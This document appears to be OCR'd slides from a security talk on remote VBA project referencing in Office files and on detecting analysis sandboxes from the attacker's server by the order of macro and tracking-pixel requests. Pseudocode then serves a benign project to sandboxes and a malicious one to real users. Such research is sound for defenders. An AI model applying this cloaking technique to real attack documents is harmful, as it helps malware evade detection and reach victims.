
File Path: \\192.168.11.187\sharedFolder\refme2.ppam

Macros have been disabled. Macros might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.

VBA REFERENCING DEMO



VBA REFERENCING DEMO



```
Private Sub Workbook_Open()
    Call CallMe
End Sub
```

(Name)	ThisWorkbook
AccuracyVersion	0
AutoSaveOn	False
AutoUpdateFrequency	0
ChangeHistoryDuration	0
ChartDataPointTrack	True
CheckCompatibility	False
ConflictResolution	1 - xlUserResolution
Date1904	False
DisplayDrawingObjects	-4104 - xlDisplayShapes
DisplayInkComments	True
DoNotPromptForConvert	False
EnableAutoRecover	True
EncryptionProvider	
EnvelopeVisible	False
Final	False
ForceFullCalculation	False
HighlightChangesOnScreen	False

VBA REFERENCING DEMO

It seems that VBA REFERENCING works, and is most silent in Excel.

CRAFTING AN ATTACK

STACKING IT UP

VBA projects can fetch code from remote VBA projects.

An attacker can create a document which will fetch a VBA project from his server.

Wouldn’t it be very cool if we (as attackers) could identify the environment issuing the requests and respond accordingly?

SANDBOX AS A BOTTLENECK

In order to prevent this, a sandbox must be


AUTOMATIC
the process happens without interaction from users/admins

FAST
the sandbox uses a time limit alongside further optimizations.


SECURE-LESS
most security mitigations are disabled.

STACKING IT UP

So when a user opens a document with VBA referencing:



Sandbox have disabled Protected View in advance, so it looks like:



STACKING IT UP

Protected View blocks macro execution until disabled.

In fact, it disables the VBA engine as a whole.

However, Protected View is not just for code!

It tackles various other objects from being loaded!

WHAT IS EXTERNAL CONTENT, AND WHY ARE WEB BEACONS A POTENTIAL THEREAT?

External content is any content that is linked from the Internet or an intranet to a workbook or presentation. Some examples of external content are images, linked media, data connections, and templates.

Hackers can use external content as Web beacons. Web beacons send back, or beacon, information from your computer to the server that hosts the external content. Types of Web beacons include the following:

Images - A hacker sends a workbook or presentation for you to review that contains images. When you open the file, the image is downloaded and information about the file is beaconed back to the external server.

Images in Outlook e-mail massages - Microsoft Office has its own mechanism for blocking external content in messages. This helps to protect against Web beacons that could others capture your email address. For more information, see Block or unbleock automatic picture downloads in email messages.


Linked media - A hacker sends you a presentation as an attachment in an email message. The presentation contains a media object, such as a sound, that is linked to an external server. When you open the presentation in Microsoft PowerPoint, the media object is played and in turn executes code that runs a malicious script that harms your computer.

Data connections - A hacker creates a workbook and sends it to you as an attachment in an email message. The workbook contains code that pulls data from or pushes data to a database. The hacker does not have permissions to the database, but you do. As a result, when you open the workbook in Microsoft Excel, the code executes and accesses the database by using your credentials. Data can be accessed or changed without your knowledge or consent.


STACKING IT UP

In order to provide protection to the user, Protected View loads objects in a specific order.

Considering Protected View is enabled, it will first load all non-executable objects (external content for example):


PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.


Only then it will prompt for the VBA engine and other executables:


SECURITY WARNING Macros have been disabled.


STACKING IT UP

This is in complete contrast to what happens when Protected View is disabled.

First, the VBA engine would load causing VBA referencing.


SECURITY WARNING Macros have been disabled.

Then, the rest of the document's content would load.


PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

SERVER-SIDE SANDBOX DETECTION


We plan on using this difference to detect the sandbox on the attacker’s side.

We chose to use a linked image, a sort of tracking pixel, which will serve as a “baseline”.


SERVER-SIDE SANDBOX DETECTION

With the addition of the tracking pixel, our detection scheme is done.

When a sandbox is used, Protected View is disabled:



When a user opens the document, Protected View is enabled:



SERVER-SIDE SANDBOX DETECTION


```
function detect(requests):
if requests[VBA code] is before requests[image]:
  return sandbox
else if requests[image] is before requests[VBA code]:
  return user
```

WEAPONIZING

```
function respond(verdict):
if verdict is sandbox:
 return benign VBA project
else if verdict is user:
 return malicious VBA project
```

